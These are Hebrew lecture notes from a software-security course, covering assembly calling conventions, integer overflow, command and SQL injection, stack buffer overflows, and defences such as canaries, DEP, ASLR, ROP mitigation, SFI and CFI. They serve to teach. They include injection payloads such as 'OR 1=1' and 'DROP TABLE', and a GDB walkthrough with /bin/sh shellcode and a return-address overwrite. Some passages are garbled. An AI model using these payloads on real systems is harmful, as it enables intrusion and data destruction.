


**נושא, כותרת:**



**הרצאות**

1. הרצאה 1 - מבוא
2. הרצאה 2 – אסמבלי
2. הרצאה 3 – IO/Injections
4. הרצאה 4 – Buffer overflow
6. הרצאה 5 – Buffer Overflow DEFENCE
8. הרצאה 6 – ROP
12. הרצאה 8 – Heap
15. הרצאה 9 – תכנון קוד נכון
17. הרצאה 10 – זליגת זכרון
21. הרצאה 11 – מכונות וירטואליות
24. הרצאה 12 – לכתוב קוד בטוח

**הרצאה 1 - מבוא**

**Insider attack** – כאשר יש השמה במקום בדיקת == (טעות של המתכנת)

לדוגמא: if ((options == (\_\_A|\_\_B)) && (C->uid == 0))

**פתרון:** לשנות ל ==, ותמיד לבצע בדיקת שיוון כאשר R-Value בצד שמאל של השיוון.

**UID** – User identity, מזהה משתמש. כאשר uid = 0 אז יש הרשאות מנהל Root privileges.  
**SUID** – Saved User Identity – שומר את המזהה כאשר עוברים למזהה אחר בשביל לדעת לאן לחזור.

**Compiler backdoor**

בהינתן קוד S.c אנחנו מקמפלים רגיל ומקבלים Regular Code  
מה שיקרא עם Compiler backdoor הוא שנקח את הקוד S ונקמפל עם Evil Compiler ע"י הפקודה  
EvilCompiler S.c -o NewCompiler.out  
ונקבל קומפיילר חדש.  
כך שפעם הבאה שנקמפל קוד חדש S2.c עם הפקודה ./NewCompiler S2.c -o login.out. נקבל קוד  
בינארי עם דלת אחורית.

**טריק למנוע זיהוי של המשתמש:** לקמפל את הקומפיילר ולמחוק את בדיקות הדלת  
האחורית מקוד המקור ככה שנקבל קוד בינארי זהה.  
ניתן ליצור מ2 קומפיילרים שונים אותו פלט בינארי ע"י Quine

**PHP passthru**

פקודה ב-PHP שמריצה את הקלט שהיא מקבלת על המערכת.  
להשתמש במחרוזת כפקודה על המערכת, לדוגמא עבור הקלט  
Test = ; ls/

Passthru("find . -print | xargs cat | grep \$test");

## הרצאה 2 – אסמבלי

### → סדר הסתכלות: משמאל לימין מחסנית קריאות - סדר פעולות

- גיבוי האוגרים (אופציונאלי)
- דחיפת הערכים (Arguments) בסדר יורד ( $Argv[1]$  הכי קרוב ל-Ret Address ב-Stack)  
 $push \$3$   
 לדוגמא  $function(1,2,3) \rightarrow push \$2$   
 $push \$1$
- קריאת התוכנית ע"י הפקודה Call, כתובת החזרה תדחף אוטומטית למחסנית.
- בגלל שאנחנו עכשיו בפונקציה אחרת, אנחנו צריכים מצביע חדש לבסיס המחסנית ולכן זה נעשה ע"י שמירת הערך הישן של EBP אשר שייך לפונקציה הקודמת ולגרום ל EBP להצביע לתחילת המחסנית באופן הבא:

```
Push %ebp // Save the old base pointer
Mov %esp, %ebp // Set the new base pointer value
Sub $<Some Number>, %esp
```

במקרה כזה משתמשים כתובת יחסית ל EBP כדי לגשת למשתנים מקומיים.  
היתרון בשיטה זו הוא שניתן לדחוף ולמשוך ערכים מהמחסנית ע"י שינוי הערך של אוגר ה ESP ועדיין לגשת למשתנים המקומיים עם offset קבוע יחסית ל EBP

- לשים את ערך החזרה באוגר EAX
- להזיז את הערך של EBP ל- ESP
- לשחזר את הערך הישן של EBP ע"י POP (להחזיר למצב הקודם)
- להשתמש בפקודה RET על מנת לחזור
- בתוכנית המקורית, לשמור את ערך החזרה מ EAX, להוציא את כל ה Argv שהכנסו לתוכנית ולשחזר את כל הערכים של האוגרים אשר נשמרו במחסנית ע"י הפקודה POP.

## הרצאה 3 – IO/Injections

### Integer overflow

גלישה נומרית היא בעיה שנגרמת ע"י שימוש במספר מועט מדי של סיביות לייצוג מידע כלשהו ניתן לייצג  $2^k$  מספרים ע"י  $k$  ביטים, ולכן סה"כ ניתן לייצג  $2^{32}$  מספרים.  
 ביצוג מספרים שלמים חיוביים התחום הינו  $[0, 2^k - 1]$   
 ביצוג מספרים שלמים שלילים התחום הינו  $[-2^{k-1}, 2^{k-1} - 1]$   
 אם מערכת ההפעלה לא זורקת שגיאה על חריגה גבולות, נקבל שניתן להסתכל על כל מספר במוד  $2^k$ .

```
int i;
scanf("%d", &i);
arr = (unsigned int *) malloc (i*sizeof(unsigned int));
if (arr == NULL) exit(1);
else for (j=0;j<i;j++)
    scanf("%d", &arr[j]);
```

קוד הבא בעייתי:  
 נניח כי גודל unsigned int הוא 4 בטים  
 ולכן אנחנו מבקשים הקצאת זכרון ל-  $4 \cdot i$  בטים.  
 אם נכניס לתוכנית את הערך  $i = 2^{30} + 1$  נקבל כי  $4 \cdot i = 2^{32} + 4$   
 ולכן נקבל 4 הקצאות של רשומות למערך.  
 בהמשך התוכנית יש לולאה שרצה עד  $j < i$   
 ולכן נרוץ בלולאה בתחום  $[0, 2^{30} + 1]$ .

### פתרונות לבעיה:

```
scanf("%d", &i); if (scanf("%d", &i) != 1) exit(1);
if (i < 1 || i > MAX_ALLOWED)
    exit(1);

int n = i * sizeof(unsigned int);
n /= sizeof(unsigned int);
if (n != i)
    exit(1);
```

- לקבוע מאקרו MAX\_DEFINE ולבדוק אם
- להכפיל את  $n = i \cdot \text{size}$  ואז  $n /= \text{size}$  ולבדוק אם  $n \neq i$  ואם כן לצאת.

### Unintended Functionality

תוכנית שמבצעות דברים שלא תוכננו לעשות – לדוגמא לחיצה על לינק מסוכן בקובץ PDF

### Unnecessary Privileges

עקרון: כמה שפחות הרשאות לכל תוכנה שאנחנו מריצים, במעבר במערכת Windows כל תוכנה הייתה רצה כמנהל ולכן היה ניתן לנצל זאת לרעה, כיום, תוכנות לא רשאיות לשנות דברים במחשב ואם תוכנה מסוימת רוצה לעשות זאת אז מערכת ההפעלה שואלת אותנו אם אנחנו רוצים לאפשר לה (נפתר ע"י Setuid – מתן הרשאות גישה לכל קובץ)  
לכל תוכנה יש ביט שנקרא **setuid** כך שה-Owner של התוכנית קובע את ההרשאות של התוכנית שייצר, זאת אומרת שאם כתבנו את התוכנית כ-Root אז ניתן לקבל הרשאות Root, ככה הפקודות passwd רצה.

### Race Condition

דוגמא Ghostscript temporary files – אלא קבצים זמניים שנוצרים באופן זמני ע"י הפקודה Maketemp() במיקום כלשהו, הפקודה הבאה שתהיה היא לפתוח את הקובץ שיצרנו הרגע. התוקף יכול לייצר קישור (Symlink) מקובץ אחד לקובץ אחר, אשר יכול להיות קובץ הסיסמאות /etc/passwd, מה שיוצר אפשרות כתיבה לקובץ הסיסמאות.

הפתרון לבעיה הוא להשתמש בפקודה mkstemp() אשר גם יוצרת את הקובץ וגם פותחת אותו, יוצרת סוג של פעולה אטומית במקום 2 פעולות רצופות וכך התוקף לא יכול לבצע קישור לקובץ אחר לפני הפתיחה.

### Injections

ההתקפה מבוססת על העיקרון שבו Interpreter שרץ על שרת מסויים (בפרט SQL) מקבל כקלט בצורה לא בטוחה חלק מהשאלתא הלגטימית ללא ביצוע בדיקה ובכך נותן למשתמש אפשרות להתערב בביצוע הפעולות של צד השרת.

### Injection using PHP

בהינתן קוד הצד שרת הבא ששולח מייל:

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail $email -s $subject < /tmp/joinmynetwork")
```

ניתן להכניס את הקלט הבא ולקבל גישה לסיסמאות:

```
http://yourdomain.com/mail.php?
email=hacker@hackerhome.net &
subject=foo < /usr/passwd; ls
```

### SQL Injections

הרעיון הוא לשנות את המשמעות של שאלתת SQL ע"י שתילת Malicious String במקום קלט תמים.

הקוד הולך באופן הבא:

Ok = execute ( SELECT .... WHERE user = '<User String>' )

קלטים רעים:

1. ' OR 1=1 --
2. '; DROP TABLE Users --
3. '; exec <More Code> // if SQL Server runs as "sa", attacker gets account on DB server

### פתרונות:

**1. parameterized queries** נבדיל בין הפקודה לפרמטרים.

לדוגמא:

```
PreparedStatement stmt = conn.prepareStatement("INSERT INTO student VALUES(?)");
stmt.setString(1, user);
stmt.execute();
```

**2. Escaping** – נבין איפה עיקר הבעיה (למשל סגירת המרכאות או ; ) ונטפל בה. נאפשר להכניס תוים מיוחדים בתוך המחרוזת עם \ לפניהם.

לדוגמא:

```
echo 'Lunch break - It's Great!';
```

Lunch break - It's Great!

בMySQL אפשר לעשות זאת ע"י " או ע"י \. אבל גם Escaping שכזה יכול להיות בעייתי, כי אם התוקף יעביר את המחרוזת DROP Table users; \ MySQL יוסיף עוד ' על ה- ' שהוא כבר רואה, ולכן נקבל DROP Table users; \ שיצליח כיוון ש- \ מיוחס למחרוזת עם ' יחיד. ב-PHP כתבו פונקציית שנקראת addslashes שאמורה להחזיר מחרוזת עם \ לפני תווים כמו '.

לדוגמא:

addslashes( " a ' or 1 = 1 -- ")  
יוציא כפלט " a \ ' or 1=1 -- "

0x 5c → \

0x bf 27 → 'ז

0x bf 5c → ז

פונקציה זו איפשרה לתקוף באמצעות Unicode – במקום \ לקבל אותיות אחרות: הבעיה שקשה מאוד לטפל בכל המחרוזות הלא תקינות, ועדיף להשתמש בשיטה הראשונה "parameterized queries"

## הרצאה 4 – Buffer overflow

### Buffer overflow

שגיאת תכנות המתבטאת בכך שתוכנית מחשב כותבת לאזור בזיכרון המחשב (החוצץ) יותר מידע מאשר אותו אזור מסוגל להכיל. כתוצאה מכך "גולש" חלק מהמידע אל מחוץ לגבולות החוצץ, ומשנה נתונים שלא היו אמורים להשתנות. המידע שנמחק לעיתים קרובות הכרחי להמשך ריצתה התקינה של התוכנית, ובשל כך גלישת חוצץ עלולה לגרום לתוכנית להחזיר תוצאות לא נכונות, לקרוס לחלוטין, או אף לאפשר הרצה של "קוד זדוני" הגורם לתוכנית לפעול באופן שלא תוכנן מראש.

נסתכל על התוכנית הבאה:

```
void func(char *str) {
    char buf[126];
    strcpy(buf, str);
}
```


Allocate local buffer

(126 bytes reserved on stack)

Copy argument into local buffer

כאשר הקומפיילר מזהה פונקציה שמקצה מערך בגודל 126 בתים, הוא מקצה אותם במחסנית. תחילת המערך תהיה בכתובת הקטנה יותר, והתא האחרון יהיה בחלק העליון יותר.

התוכנית נראת כך בזכרון:



גדלים כלפי שמאלה, אבל הכתובות יורדות.

חולשה בתוכנית: הפונקציה לא עושה וידוא האם המחרוזת מכילה יותר מדי תווים.

### דוגמא ל-Buffer Overflow שגורמת לSegmentation Fault

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
    char large_string[256];
    int i;
    for(i=0; i<255; i++)
        large_string[i] = 'A';
    function(large_string);
}
```

נקבל כי 240 בתים דורסים ערכים בזכרון, ולכן בפרט ה-Ret Address יהיה 0x41414141 שזוהי כתובת לא חוקית – ולכן התוצאה היא Segmentation Fault.

### דוגמא ל-Buffer Overflow שגורמת לדילוג על שורות

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;
    ret = buffer1 + 12;
    (*ret) += 8;
}
```


כתובת החזרה היא 12 בתים יותר גבוהה מ-Buffer1 השורה [■] הראשונה מוסיפה 2 מילים ל-Return Address. השנייה בחיים לא תרוץ. [■]

```
void main() {
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```

### דוגמא נוספת ל-Segmentation Fault + ShellCode

נסתכל על התוכנית [vuln.c](https://vuln.c) ונכנס ל-GDB אשר זהו הדיבאגר של Linux ע"י הפקודה [gdb vuln.c](https://vuln.c)

לאחר מכן נשתמש בפקודה `disas main` על מנת לראות את קוד האסמבלר



כאשר השורה המסומנת זה הקצאה של 500 בתים ל-Buffer. כעת אם נרשום:

```
run $(python -c print '("\x41"*506)')
```

נקבל גישה לכתובת לא חוקית (Ret Address) – ולכן התוצאה היא Segmentation Fault. ניתן לראות ע"י info registers שאוגר ה-eip מצביע על 0x41414141.

**Shellcode** – קוד ייעודי, הוא חלק בקוד של אקספלויט המנצל פרצת אבטחה המהווה את ה"מטען המועיל" שיפעל על המחשב הנתקף. Shellcode הוא קוד שלא מכיל שום Null bytes. מכיל רק אותיות ומספרים.

התקפות אלו חזקות מאוד מבחינת המשמעות שלהם – משתלטים על המחשב ומריצים בו מה שאנו רוצים. מספיק להריץ משהו מאוד קטן שיאפשר אחרי זה הרצה של דברים הרבה יותר גדולים. כשאנו מייצרים תוכנה כזו צריך לוודא שהן Shellcode, **אסור** שיהיה בו אף בייט שהוא 0 (null) כי אחרת strcpy יסתיים כי הוא יחשוב שזה סוף המחרוזת.

הרעיון הוא ליצור Shellcode שהמטרה שלו להפעיל את - bin/bash ובכך לקבל הרשאות מנהל. הקוד שעושה זאת הינו:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

בגודל 43 בתים

Nop – "Go Next"

שנריץ את

```
run $(python -c print '("\x90"*(500-43-40)) +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" +
"\x51\x51\x51\x51" * 10
')
```

התוכנית זאת תגרור ל-Segmentation Fault, בגלל שה Ret Address יהיה 0x51515151. ולכן נרשום את הפקודה ב-GDB:

```
x/200wx $esp
```

שמראה את-200 המילים בראש המחסנית בבסיס אקסה נקבל את המסך הבא:

0xbffffa4a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa5a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa6a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa7a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa8a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa9a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaaa:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaba:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaca:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffada:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaea:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffafa:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb0a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb1a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb2a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb3a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb4a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb5a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb6a:	0x90909090	0x90909090	0x90909090	0x90909090

כעת נחזור לאחת מהכתובות שבהם התוכן שלהם הוא 0x90909090  
בגלל שהמכונה היא Little Endian אז נצטרך לשים את הכתובת הפוך.  
ולכן נריץ את הקוד:

```
run $(python -c print'("\x90"* (500-43-40)) +
"\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" +
"\xda\xfa\xff\xbf"
')
```

בגלל שהרצנו את הקוד ב-GDB יש צורך לחזור לתקנייה הראשית ולהריץ משם.

### ליסיכום (התקפות אפשריות)

1. להכניס ערכים לזכרון ( לא רק על המחסנית )
2. לקרוא ערכים מהזכרון ( לא רק על המחסנית )
3. לדרוס כתובת חזרה Return Address לכתובת חזרה לא חוקית וליצור Seg Fault / ל-Shellcode
4. לשנות את ה-Frame Pointer (EBP) וכך כאשר נחזור מהפונקציה ראש המחסנית יקבל את הערך השגוי.
5. דריסת פוינטרים ע"י הכנסת קלט ל-Buffer
6. **Return-to-libc**  
אם אין יכולת לכתוב קוד על גבי המחסנית, עדיין יש אפשרות לשנות את מהלך ביצוע התוכנית ע"י קפיצה למקומות שונים בזיכרון, בפרט, יכול התוקף לקפוץ ישירות לפקודות מערכת כמו: System(), Execv() וכו'.
7. דילוג על שורות בקוד

פקודות לא בטוחות בספרייה של C:

- Strcpy – אין בדיקה של טווח
- Strcat – אין בדיקה של טווח
- Sprintf – אין בדיקה של טווח
- gets – עד לשורה חדשה / תו ה-'0', אין בדיקה של טווח.
- Scanf – אין בדיקה של טווח

גרסאות "בטוחות" הינם Strncpy ו-Strncpy שמעתיקות בדיוק n תווים (מה אם הגודל לא ידוע?).

### הרצאה 5 – Buffer Overflow DEFENCE

#### הגנות נגד Buffer overflow

1. לכתוב בשפות Type-safe כמו Java

2. בדיקות סטטיות: קנרית
3. בדיקות זמן ריצה: Libsafe
4. ASLR
5. DEP



סה"כ 7 התקפות מול 5 הגנות.  
הגנה על ידי קנרית

gcc -fno-stack-protector demo.c

- Random Canary - להכניס ערך רנדומלי בתחילת התוכנית ולראות שהוא לא השתנה לאורך ריצת התוכנית.

לדוגמא:

```
foo () {
    char *p;
    char buf[128];
    gets (buf);
}
```



```
Int32    random_number;
foo () {
    volatile int32 guard;
    char buf[128];
    char *p;
    guard = random_number;
    gets (buf);
    if (guard != random_number)
        /* program halts */
}
```

- Terminator Canary – מבוסס על כך שרוב התקפות ה-Buffer overflows בעזרת מחרוזת, מונעת שימוש במחרוזות ללא סיומת. (סוג זה פחות שמיש)

השיטה לא מגינה על מצב שבו יש יותר ממערך אחד (אחד אחרי השני) – כתיבה ארוכה מידי למערך א' תגרום לכתיבה ארוכה מידי למערך ב' וכו'.  
הקאנרית לא מגנה על התקפות נגד ה-Heap - כי זה לא נשמר ברצף.  
ניתן לעלות על הערך של הקנרית בעזרת Format String או לחלופין לעקוף את הבדיקה.

**StackGuard** – מימוש של הקאנרית כחלק מ-GCC קומפיילר. כדי להכניס מחדש את הקנרית יש לקמפל מחדש.

**Propile – מימוש של IBM (קאנרית משופרת, מתעסקת עם פוינטרים)**  
הגנה יותר טובה עם התעסקות של פוינטרים:

```
foo (int a, void (*fn)()) {
    char buf[128];
    gets (buf);
    (*fn)();
}
```



```
Int32    random_number;
foo (int a, void (*fn)()) {
    volatile int32 guard;
    char buf[128];
    (void *safefn)() = fn;
    guard = random_number;
    gets (buf);
    (*safefn)();
    if (guard != random_number)
        /* program halts */
}
```

1. Copy the pointer to a variable assigned from the region C.
2. Rename the function call with the assigned variable.

Number 10 2014

Source Code

Source Code

הגנת נוספת: Windows XP sp2/GS (קנרית) שזה בעצם מחסנית שלא ניתן להפעיל ממנה קוד.

Libsafe (זמן ריצה)

ספרייה חיצונית הבודקת את גודל ה-Buffer שאליו רוצים להעתיק את המקור ובודקים אם המקור



גדול יותר אז התוכנית מסיימת את הריצה אחרת היא מעתיקה (בודקת רק strcpy).  
בודקת אם  $|frame - pointer - dest| > strlen(src)$

## Dep - Data execution prevention

סימון של אזורים בזיכרון הניתנים/מוגנים מכתובה וקריאה.  
זה עדיין לא מנע לגמרי את התקיפה, אפשר לכתוב קטעים אבל פשוט אי אפשר להריץ אותם.

ישנה **התקפה נגד** Dep שהיא Return to libc, היא משתמשת בהרצה של פקודות מערכת.  
אפשר להפנות את Return Address לא לקוד שנמצא על המחסנית אלא לספרייה שנמצאת על  
המחשב. Libc היא ספרייה הסטנדרטית של C, ובפרט, אפשר להריץ system() וככה אפשר לפתוח  
Shell.

## ASLR: Address space layout randomization

מנגנון זה קובע באקראי את מיקום התכנית והספריות (ראש המחסנית, הערימה וה-DLL) בזיכרון  
בזמן טעינת התכנית.

כך, תוקף לא יוכל לשתול מיקום סטטי של שירות מערכת במקום כתובת החזרה.  
זה פתרון חלקי בלבד, שאינו מונע שינוי תוכן במשתנים שעל המחסנית  
כך שהתכנית המקורית עדיין עלולה לעשות פעולה לא רצויה אבל שאפשרית על פי הקוד המקורי  
ההגנה היא רק כנגד שינוי כתובות, כלומר, זו הגנה כנגד בעיה מרכזית אבל **לא** הגנה **מלאה**, היות  
והתוקף יכול:

- ללמוד את המקום של ראש המחסנית
- NOP Slide – לא צריך לעשות קפיצה בדיוק לתחילת הקוד של התוקף, אפשר להכניס  
NOPים ואז את הקוד שלנו ואז לא צריך לצלוף בדיוק לתחילת הקוד – מספיק להגיע לאחד  
הNOPים.
- עובד עם הסתברות נמוכה יותר במערכות של 32 ביט (מול 64 ביט)

## הרצאה 6 - ROP

## ROP: Return-oriented programming



**הרעיון:** נשתמש בכל מיני קטעי קוד קצרים **שכבר נמצאים** בבינארי שלנו (ולכן ההגנה לא עובדת  
עליהם) ואיתם לשתב את כתובת החזרה שלנו, קטעי קוד כאלה גם נקראים - **Gadgets**.  
עובד על שרשרת Gadget שנמצאים במערכת על מנת לבצע מה שאנחנו רוצים לעשות.

**Gadget** – אזורים קטנים של קוד (הנמצאים ב-Text), שנשרשר בצורה ידנית במקום להשתמש  
בפונקציה בכדי שהתקיפה תהיה יותר גדולה ויותר מסובכת, שנגמרת בפקודת ret.

נשתמש באוגר ESP בכדי לעבור בין Gadget.

### הגנה מפני ROP:


אפשר לשנות את הקומפילר כך שישתמש בפקודות פעולות Ret וימנע רצפים.  
לבדוק כמה פעמיים מתרחש Ret (ROP פעולות Ret חוזרות על עצמה כל 2-3 שורות), זה בעייתי  
כי יכול להיות שיש קומפילרים שמייצרים הרבה פעולות JMP ולא היינו רוצים שהוא יפסיק זאת. וגם  
יכול להיות שמתכנים מתכנתים עם הרבה JMP.

אפשר לשמור בתוך הקרנל משהו שישמור העתקים של מה שהכנסו לתוך המחסנית, ולוודא שהRet  
הוא אליהם - זה מוסיף עליות וגם קצת יותר מסובך.



## הרצאה 7 Reference Monitor

תוכנית שמבצעת מעקב של ביצוע לתוכניות אחרות.  
**המטרה:** לוודא שהתוכנית רצה לפי דברים שמגדירים מראש (מדיניות).  
**המטרה:** לוודא שהתוכנית רצה לפי דברים שמגדירים מראש (מדיניות).  
אם התוכנית הולכת להפר מדיניות אבטחה, נעצור את הריצה שלה. כמו כן חשוב שה-Ref Monitor יהיה יעיל (לא סביר שהתוכנית תרוץ פי 2 יותר לאט)  
התוכנית יכולה לשבת באחת מ-3 המקומות הבאים:  
בתוך התוכנית, אפשר לעשות להכניס זאת ע"י הקומפילר שיכנס את זה לתוך ה-executable אבל זה דורש קומפליצייה מחדש.  
לחלופין, ניתן לקבל את הקוד בשפת מכונה ולהוסיף את הבדיקות כבר לשפת המכונה (Binary Rewriting)  
Wrapper – נעטוף את התוכנית ע"י RM  
אפשר אחרת זה שמערכת ההפעלה תעשה את הבדיקות כאשר RM יהיה בתוך הקרנל.



### אז מה עושה תהליך לבטוח?

1. זכרון – כל גישות הזכרון הן "נכונות": גבולות מערך, גישה לזכרון של תוכניות אחרות וכו'.
2. Control Flow – אבטחה של זרימת השליטה בתוכנית – כל קפיצות התוכנית תהיינה למקומות שבאמת כותב התוכנית המקורי התכוון שנקפוץ אליהם. עושים אנליזה לתוכנית ורואים לאן כל חלק יכול לקפוץ, לאחר מכן צריכים לבדוק בצורה יעילה שכל JMP מתבצע רק למקום שמותר.
3. לא יגע בזכרון השייך לתהליך אחר.

דוגמא ל-Reference Monitor היא מערכת ההפעלה, היות והיא מנהלת את כל התהליכים (למי יש גישה לקרוא/לכתוב וגורמת להפרדת זכרון)

**ACL** – מאפשר לתת הרשאות כתיבה וקריאה של קבצים.

**TLB** – ברמת החומרה, מיפוי כתובות זכרון לוגיות לכתובות זכרון פיזיות. ברגע שיש בקשה של משאב מסויים אז השליטה עובר למערכת ההפעלה ואז מערכת ההפעלה מביאה את הגישה, אם קורת בעיה אז זה מאוד יקר מבחינת זמן ביצוע היות וזה מתבצע ע"י מערכת ההפעלה.

זה מביא אותנו ל Tradeoff בין בדיקות לתקשורת – לא נרצה לשלם את התקשורת שכוחה בזה שמ"ה תעשה את זה, אז נעשה את הבדיקות ע"י התוכנה. אבל אז התוכנה עושה את כל הבדיקות כל פעם (לפני כל JUMP שהוא כמו שצריך וכו') אבל נחסוך את התקשורת של המעבר בין מערכת ההפעלה וחזרה. ושאלת השאלה מו עדיף?

**סרון:** כל התקשורת בתוך המחשב יקרה מבחינת משאבים

**SFI (Software Fault Isolation)** – ברמת התוכנה, מבודדת בעיות, אם קורה משהו לא בסדר (למשל חריגה עקב קלט ארוך, דריסה, גישה של תהליך לטווח כתובות אחר) – זה יישאר בתוך התהליך, פתרון זה יותר קל מ-TLB היות ולא צריך לערב את מערכת ההפעלה, אבל בדיקה מקלה יותר. מיוצג ע"י Fault Domain.



**Fault Domains** – הקוד וה-Data נמצאים באזור זיכרון אחד ( הוא רציף, ואז הביטים העליונים בכתובת הם אותם ביטים כל הזמן) אבל בתוך הקטע הקוד הזה נפרד – כל הגישות יהיו רק לאזור זיכרון אחד והקוד יופרד מה-Data עצמו.  
משמש כמו "SandBox" – להגדיר שטח.

דוגמא:

**Fault Domain = from 0x1200 to 0x12FF**

• Original code: `write x`

• Naïve SFI:

`x := x & 00FF`

`x := x | 1200`

convert x into an address that lies within the fault domain

הדרך השנייה עדיפה כי אם למשהו יש גישה לתוכנית אפשר לדלג על השורות

...

`write x`

What if the code jumps right here?

• Better SFI:

`tmp := x & 00FF`

`tmp := tmp | 1200`

`write tmp`

### המטרות שהשגנו:

1. כל הכתיבות הם באזור הזיכרון של התהליך עצמו ולא מחוץ לו.
  2. כל ה-JMP הם לקוד באזור של התהליך ולא מחוצה לו.
- סיכום בניים: כדי להריץ קוד שאנחנו לא בוטחים במי שכתב אותו במחשב שלנו נוכל לעשות RM או ארגז חול, בתוך הארצז החול אפשר לשחק וככה מונעים ממנו להשפיע על שאר הדברים שבחוץ, ה-SandBox משנה את התוכנית המקורית ( או ע"י קומפליצייה מחדש או ע"י לקיחת ה Bin Executable וכתובתו מחדש ).

## CFI – Control Flow Integrity

המערכת שעשתה את זה באופן מעשי בפעם הראשונה הייתה CFI של Microsoft. **המטרה** היא לבנות גרף המתאר מה התוכנית עושה ע"י תגיות, כדי שנדע מה מותר לעשות ומה לא.


הרעיון הינו בקבלת תוכנית, לבנות Control Flow Graph עבור התוכנית, ולחלק לחלקים שבהם אנו יכולים לרואים מי יכול לקרוא למי. נרצה בזמן ריצת התוכנית לוודא שהקפיצות הן רק לחלקים שכותב התוכנית התכוון, כלומר מונע מעבירים לפונקציות לא מותרות כמו ההתקפה Return-to-libc.

אחרי שה-CFI הבין את הגרף, הוא מכניס פקודות נוספות לתוך קוד המקור, שתפקידן לוודא שהן יהיו רק לאזורים אלו. דבר זה יותר חזק מרק Isolation ( בידוד ) כי מתאפשרות קפיצות רק למקומות שאליהן התכוונו המתכנתים המקוריים.

